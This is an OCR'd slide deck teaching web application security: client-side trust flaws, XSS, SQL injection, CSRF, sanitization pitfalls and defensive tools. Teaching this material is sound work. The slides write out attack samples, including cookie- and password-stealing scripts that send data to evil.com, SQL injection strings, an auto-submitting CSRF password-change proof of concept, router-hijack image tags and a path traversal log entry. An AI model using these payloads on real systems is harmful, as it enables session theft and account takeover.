Web Application Security

Vulnerabilities, attacks, and countermeasures

Web security, or the lack thereof

- World Wide Web has become a powerful platform for application delivery
- Sensitive data increasingly made available through web applications
- Corresponding rise in number of vulnerabilities discovered and security incidents reported

Confidential data breaches

Organization	Records	Data stolen
TJX	94,000,000	Customer records
CardSystems, Inc.	40,000,000	Credit card records
Auction.co.kr	18,000,000	Credit card numbers
TD Ameritrade	6,300,000	Customer records
Chilean government	6,000,000	Credit card numbers
Data Processors Intl.	5,000,000	Credit card records
UCLA	800,000	Social security numbers
Oak Ridge National Lab	12,000	Social security numbers

Outline

- Introduction
- Demo application: BuggyBloggy
- Vulnerabilities
- Defenses
- Tools
- Conclusions
- Resources

Client-side controls

- Do not rely on client-side controls that are not enforced on the server-side
  - Cookie

```
Cookie: role=guest
```

Client-side controls

- Do not rely on client-side controls that are not enforced on the server-side
  - Cookie

```
Cookie: role=admin
```

Client-side controls

- Do not rely on client-side controls that are not enforced on the server-side
  - Cookie

    ```
    Cookie: role=admin
    ```
  - Hidden form parameters

    ```
    <input type="hidden" name="role"
    value="guest">
    ```

Client-side controls

- Do not rely on client-side controls that are not enforced on the server-side
  - Cookie

    ```
    Cookie: role=admin
    ```
  - Hidden form parameters

    ```
    <input type="hidden" name="role"
    value="admin">
    ```

Client-side controls

- Do not rely on client-side controls that are not enforced on the server-side
  - Cookie

    ```
    Cookie: role=admin
    ```
  - Hidden form parameters

    ```
    <input type="hidden" name="role"
    value="admin">
    ```
  - JavaScript checks

    ```
    function validateRole() { … }
    ```

Client-side controls

- Do not rely on client-side controls that are not enforced on the server-side
  - Cookie

    ```
    Cookie: role=admin
    ```
  - Hidden form parameters

    ```
    <input type="hidden" name="role"
    value="admin">
    ```
  - JavaScript checks

    ```
    function validateRole() { return 1;}
    ```

Direct object reference

- Application displays only the “authorized” objects for the current user
- BUT it does not enforce the authorization rules on the server-side
- Attacker can force the navigation (“forceful browsing”) to gain unauthorized access to these objects

Authentication errors

- Weak passwords
  - Enforce strong, easy-to-remember passwords
- Brute forceable
  - Enforce upper limit on the number of errors in a given time
- Verbose failure messages (“wrong password”)
  - Do not leak information to attacker

XSS Overview

- If websites allow users to input content without controls, they can write malicious code
  - Usually carried out via JavaScript (JS)
  - Code can modify DOM, send private info to 3rd parties
- Types of XSS:
  - Non-persistent
  - Persistent
  - DOM injection


Cross-site scripting (XSS)

1. Attacker injects malicious code into vulnerable web server

Cross-site scripting (XSS)


1. Attacker injects malicious code into vulnerable web server
2. Victim visits vulnerable web server

Cross-site scripting (XSS)



1. Attacker injects malicious code into vulnerable web server
2. Victim visits vulnerable web server
3. Malicious code is served to victim by web server

Cross-site scripting (XSS)



1. Attacker injects malicious code into vulnerable web server
2. Victim visits vulnerable web server
3. Malicious code is served to victim by web server
4. Malicious code executes on the victims with web server's privileges

Three types of XSS

- *Reflected*: vulnerable application simply "reflects" attacker's code to its visitors
- *Persistent*: vulnerable application stores (e.g., in the database) the attacker's code and presents it to its visitors
- *DOM-based*: vulnerable application includes pages that use untrusted parts of their DOM model (e.g., `document.location`, `document.URL`) in an insecure way

XSS attacks: stealing cookie

- Attacker injects script that reads the site's cookie
- Scripts sends the cookie to attacker
- Attacker can now log into the site as the victim

```
<script>
var img = new Image();
img.src =
  "http://evil.com/log_cookie.php?" +
  document.cookie
</script>
```

XSS Example

- In practice, attackers combine these XSS types [9]
- Example: We have a form [9]

```
<form action="login.php" method="POST"
id="login-form"> Username <input type="text"
name="username">, Password <input type="password"
name="password"></form>
```

- Attacker injects JS: [9]

```
document.getElementById("login-form").action="spy.ph
p"; ,
```

where `spy.php` is:

```
$username = $_REQUEST['username'];
$password = $_REQUEST['password'];
$newURL = "http://www.evil.com/login.php";
$newURL .=
"?username=$username&password=$password"
header("location: $newURL");
```

Defending Against XSS

- Input validation [9]
  - Validate length, type, syntax, etc.
  - Reject invalid, hostile input data
  - “Accept known good” data
- Output encoding [9]
  - Entity-encode all user data before rendering HTML, XML, etc.
  - E.g., `<script>` encoded as `&lt;script&gt;`
  - Specify character encoding for each rendered page, e.g., ISO-8859-1, Unicode

XSS attacks: “defacement”

- Attacker injects script that automatically redirects victims to attacker’s site

```
<script>
  document.location =
      “http://evil.com”;
</script>
```

XSS attacks: phishing

- Attacker injects script that reproduces look-and-feel of “interesting” site (e.g., paypal, login page of the site itself)
- Fake page asks for user’s credentials or other sensitive information
- The data is sent to the attacker’s site

XSS attacks: privacy violation

- The attacker injects a script that determines the sites the victims has visited in the past
- This information can be leveraged to perform targeted phishing attacks

XSS attacks: run exploits

- The attacker injects a script that launches a number of exploits against the user's browser or its plugins
- If the exploits are successful, malware is installed on the victim's machine without any user intervention
- Often, the victim's machine becomes part of a botnet

XSS attacks: JavaScript malware

- JavaScript opens up internal network to external attacks
  - Scan internal network
  - Fingerprint devices on the internal network
  - Abuse default credentials of DSL/wireless routers
- More attacks: Hacking Intranet Websites from the Outside,
  J. Grossman, Black Hat 2006,

SQL injection

HTTP Request

```
POST /login?u=foo&p=bar
```

SQL Query

```
SELECT user, pwd FROM users WHERE u = 'foo'
```

- Attacker submits HTTP request with a malicious parameter value that modifies an existing SQL query, or adds new queries

SQL injection

HTTP Request

```
POST /login?u='+OR+1<2#&p=bar
```

SQL Query

```
SELECT user, pwd FROM users WHERE u = '' OR 1<2#
```

- Attacker submits HTTP request with a malicious parameter value that modifies an existing SQL query, or adds new queries

SQLI attacks

- Detecting:
  - “Negative approach”: inject special-meaning characters that are likely to cause an error, e.g., `user=“`
  - “Positive approach”: inject expression and check if it is interpreted, e.g., `user=ma” “rco` instead of `user=marco`
- Consequences:
  - Violate data integrity
  - Violate data confidentiality

SQLI attacks: DB structure

- Error messages

  ```
  You have an error in your SQL syntax; check the
  manual that corresponds to your MySQL server
  version for the right syntax to use near '"""' at
  line 1 SELECT * FROM authors WHERE name = """
  ```


- Special queries
  - `" union select null,null,null,null,null -- ”`
    gives SQL error message
  - `" union select null,null,null,null,null,null –
    ”` gives invalid credential message

Cross-Site Request Forgery

Basics | Description


"Cross-site Request Forgery is a vulnerability in a website that allow attackers to force victims to perforr security-sensitive actions on that s without their knowledge."

Cross-site request forgery (CSRF)




1. Victim is logged into vulnerable web site

Cross-site request forgery (CSRF)




1. Victim is logged into vulnerable web site
2. Victim visits malicious page on attacker web site

Cross-site request forgery (CSRF)



1. Victim is logged into vulnerable web site
2. Victim visits malicious page on attacker web site
3. Malicious content is delivered to victim

Cross-site request forgery (CSRF)



1. Victim is logged into vulnerable web site
2. Victim visits malicious page on attacker web site
3. Malicious content is delivered to victim
4. Victim involuntarily sends a request to the vulnerable web site

Basics | Forced POSTs

Forcing the victim to execute the action (GET):

- (GET)

Basics | Description

Forcing the victim to execute the action (POST):

```
<html><head><title>BMC IDM Change PW CSRF PoC</title></head>

<body onload="document.getElementById('CSRF').submit()">

<form action="https://xxx.xxx.xxx.xxx/idm/password-manager/changePasswords.do";
method="post"
id="CSRF">

<input type="hidden" name="colChkbx_Tab1" value="CN=Test User,OU=User
Accounts,DC=corporate,DC=business,DC=com corporate Win2000" />
<input type="hidden" name="password" value="Abc123!" />
<input type="hidden" name="passwordAgain" value="Abc123!" />
<input type="hidden" name="selAccts" value="CN=user Name,OU=User
Accounts,DC=corporate,DC=business,DC=com corporate Win2000" />

</form></body></html>
```

CSRF Example

- One attack vector: browser loads an image when it sees HTML: `<img src="http://www.example.com/myimage.png" />`
- Suppose an attacker creates an HTML "image" `<img src="http://www.example.com/doSomething.php?user=admin&password=admin"/>`
  - What will the browser do if it loads this?
- What about `<img src="http://www.bigbank.com/transferFunds.php?from=User&to=Attacker"/>` ?
- CSRF + XSS is a deadly combination!

Hacking Routers Using CSRF

- Jeremiah Grossman discovered how to hack users' DSL routers without their knowledge [12, 16]
  - Use router's default password in attack, e.g., `<img src="http://admin:password@192.168.1.1/">`
  - Then attacker manipulates the router as desired
  - E.g., change DNS to attacker-controlled server, `<img src="http://192.168.1.1/changeDNS?newDNS=143.23.45.1" />`
- CSRF lets attacker control organization's Intranet, bypassing firewalls [12]
  - Attacker can map network, scan ports using JS
  - Capture unique files, error messages, etc. for each IP address, determine software, servers running on network
  - Change network password, access all Web-enabled devices on network

Basics | Trust Abuse

Both XSS and CSRF are possible due to abused trust relationships:

- In XSS the browser will run malicious JavaScript because it was served from a site (origin) it trusts

- In CSRF the server will perform a sensitive action because it was sent by a client that it trusts

Validation | Manual Validation

How to manually verify CSRF:

1. Configure a proxy to observe traffic
2. Log in to the site with the issue in question
3. Perform the target functionality normally, through the browser
4. Observe the request, looking for state change, sensitivity, and uniqueness
5. Look for any additional controls that could stop CSRF, such as CAPTCHA or additional authentication
6. Log out and log in with a different set of credentials
7. Submit the initial request from the new context, and see if it is successful
8. If the action is performed without issue, it is most likely CSRF
9. Remember that the issue must also satisfy the state change and sensitivity requirements. Non-uniqueness is not enough.

Defense | Overview

- The primary defense for Cross-site Request Forgery is creating unique requests that cannot be easily generated by attackers.
- This is usually accomplished via a nonce (a number used once).
- CAPTCHAs can also be used, as well as authentication prompts

Digging In | Nonces

```
<%
function session_initiate(first_name, last_name /* etc */) {
    session.fisrt_name = first_name
    session.last_name = last_name
    /* etc */
    session.form_token = generate_form_token()
}
%>
```

Then, in the page code:

```
<%
<form>
 <input name="field1"><br>
 <input name="field2"><br>
 <input type="submit">
 <input name="form_token" type="hidden" value="<%= session.form_token %>">
</form>
```

When the form is submitted, the following is executed:

```
if (post.form_token != session.form_token) {
log_CSRF_attack()
error_and_exit()
}
// normal form handling here
```

Defense | Nonces

- Nonces make it so that generic requests to sensitive resources don't get executed
- This works by providing a one-time-secret when a legitimate client arrives at a given location, and then that token (nonce) must be submitted along with a request to prove that's legitimate

Defense | CAPTCHA

Attack Vectors | Leveraging XSS

- The key to CSRF defense is that the attacker doesn't have access to a valid nonce
- But with XSS present the attacker could force the victim to make a request to the site, consume the nonce, and add it to the CSRF request
- This is what the Samy Worm did; he pulled the token first and used it to submit the (now valid) friend addition

Attack Vectors | SAMY

Step #9 from Samy's technical description of his attack:

http://namb.la/popular/tech.html

9) Finally we can do a POST! However, when we send the post it never actually adds a friend. Why not? Myspace generates a random hash on a pre-POST page (for example, the "Are you sure you want to add this user as a friend" page). If this hash is not passed along with the POST, the POST is not successful. To get around this, we mimic a browser and send a GET to the page right before adding the user, parse the source for the hash, then perform the POST while passing the hash.

CSRF Tester | Overview

- CSRF Tester is an OWASP tool for creating CSRF PoC code
- It works by capturing you doing something sensitive, and then generating PoC code for you try in another user context
- You must set your JAVA_HOME environment variable to launch it
- Listens on port 8008

Methodology

- Threat and risk analysis
- Security training
- Design review
- Manual and automated code review
- Manual and automated testing
- Online monitoring (detection/prevention)
- Repeat…

Countermeasure: sanitization

- Sanitize *all* user inputs that may be used in sensitive operations
- Sanitization is context-dependent
  - HTML element content
    ```
    <span>user input</span>
    ```
  - HTML attribute value
    ```
    <span class="user input">…</span>
    ```
  - JavaScript data
    ```
    <script>user input</span>
    ```
  - CSS value
    ```
    span a:hover { color: user input }
    ```
  - URL value
    ```
    <a href="user input">
    ```
- Sanitization is attack-dependent
  - XSS
  - SQL injection

Countermeasure: sanitization (cont'd)

- Blacklisting vs. whitelisting
- Roll-your-own vs. reuse
  - PHP filters
  - ESAPI

Spot the problem (1)

```
$www_clean = ereg_replace(
    “[^A-Za-z0-9 .-@://]”, “”, $www);
echo $www;
```

Spot the problem (1)

```
$www_clean = ereg_replace(
    "[^A-Za-z0-9 .-@://]", "", $www);
echo $www;
```

- Problem: in a character class, '. –@' means "all characters included between '.' and '@""!
- Attack string:
  <script src=http://evil.com/attack.js/>
- *Regular expressions can be tricky*

Spot the problem (2)

```
function removeEvilAttributes($tag) {
  $stripAttrib =
'javascript:|onclick|ondblclick|onmousedown|onmous
eup|onmouseover|onmousemove|onmouseout|onkeypress|
onkeydown|onkeyup|style|onload|onchange';
  return preg_replace(
    "/$stringAttrib/i", "forbidden", $tag);
}
```

Spot the problem (2)

```
function removeEvilAttributes($tag) {
  $stripAttrib =
'javascript:|onclick|ondblclick|onmousedown|onmous
eup|onmouseover|onmousemove|onmouseout|onkeypress|
onkeydown|onkeyup|style|onload|onchange';
  return preg_replace(
    "/$stringAttrib/i", "forbidden", $tag);
}
```

- Problem: missing evil attribute: onfocus
- Attack string:
  `<a onfocus="malicious code">…</a>`
- *Black-list solutions are difficult to get right*

Spot the problem (3)

```
$clean =
preg_replace("#<script(.*?>(.*?)</script(.*?)>#i",
  "SCRIPT BLOCKED", $value);
echo $clean;
```

Spot the problem (3)

```
$clean =
preg_replace("#<script(.*?>(.*?)</script(.*?)>#i",
  "SCRIPT BLOCKED", $value);
echo $clean;
```

- Problem: over-restrictive sanitization: browsers accept malformed input!
- Attack string: `<script>malicious code<`
- *Implementation != Standard*

Countermeasures: SQLI

- Use prepared statements instead of composing query by hand

```
$db = mysqli_init();
$stmt = mysqli_prepare($db,
  “SELECT id FROM authors “ .
  “WHERE name = ?”);
mysqli_stmt_bind_param($stmt,
  “s”, $_GET[“name”]);
mysqli_stmt_execute($stmt);
```

CSRF countermeasures

- Use POST instead of GET requests

CSRF countermeasures

- Use POST instead of GET requests
- Easy for an attacker to generate POST requests:

```
<form id="f" action="http://target.com/"
        method="post">
  <input name="p" value="42">
</form>
<script>
  var f = document.getElementById('f');
  f.submit();
</script>
```

CSRF countermeasures

- Check the value of the `Referer` header of incoming requests

CSRF countermeasures

- Check the value of the `Referer` header of incoming requests
- Attacker cannot spoof the value of the `Referer` header (modulo bugs in the browser)

CSRF countermeasures

- Check the value of the `Referer` header of incoming requests
- Attacker cannot spoof the value of the `Referer` header (modulo bugs in the browser)
- Legitimate requests may be stripped of their `Referer` header
  - Proxies
  - Web application firewalls

CSRF countermeasures

- Every time a form is served, add an additional parameter with a secret value (token) and check that it is valid upon submission

```
<form>
  <input …>
  <input name="anticsrf" type="hidden"
         value="asdje8121asd26n1"
</form>
```

CSRF countermeasures

- Every time a form is served, add an additional parameter with a *secret value* (token) and check that it is valid upon submission
- If the attacker can guess the token value, then no protection

CSRF countermeasures

- *Every time* a form is served, add an additional parameter with a secret value (token) and check that it is valid upon submission
- If the token is not regenerated each time a form is served, the application may be vulnerable to *replay* attacks (nonce)


Outline

- Introduction
- Demo application: BuggyBloggy
- Vulnerabilities
- Defenses
- Tools
- Conclusions
- Resources

Tools: web application scanners


- Tools to automatically find vulnerabilities in web applications
- 3 main components
  - Crawler
  - Fault injector
  - Analyzer
- Good: quick, automated (push-button) baseline
- Bad: false positives, false negatives

Tools: mod_security



http://www.modsecurity.org/

Tools: PHPIDS




http://php-ids.org/

Tools: log analyzers

```
---------------------- httpd Begin ------------------------

63.02 MB transferred in 22096 responses  (1xx 0, 2xx 10588, 3xx 11369, 4xx 139, 5xx 0)
     367 Images (0.37 MB),
       1 Documents (0.00 MB),
       2 Archives (12.17 MB),
   21510 Content pages (50.31 MB),
     216 Other (0.17 MB)

Attempts to use known hacks by 1 hosts were logged 15 time(s) from:
   95.131.65.24: 15 Time(s)
      passwd$ 5 Time(s)
      /\.\./\.\./\.\./ 10 Time(s)

A total of 1 sites probed the server
   95.131.65.24

A total of 8 possible successful probes were detected (the following URLs
contain strings that match one or more of a listing of strings that
indicate a possible exploit):


+/view.php?hash=e7fd2ee3c218c66ad9611635...5dca&t=1239788768&type=js%20/index.php?p=./../.
+./../../../../../../../etc/passwd HTTP Response 302

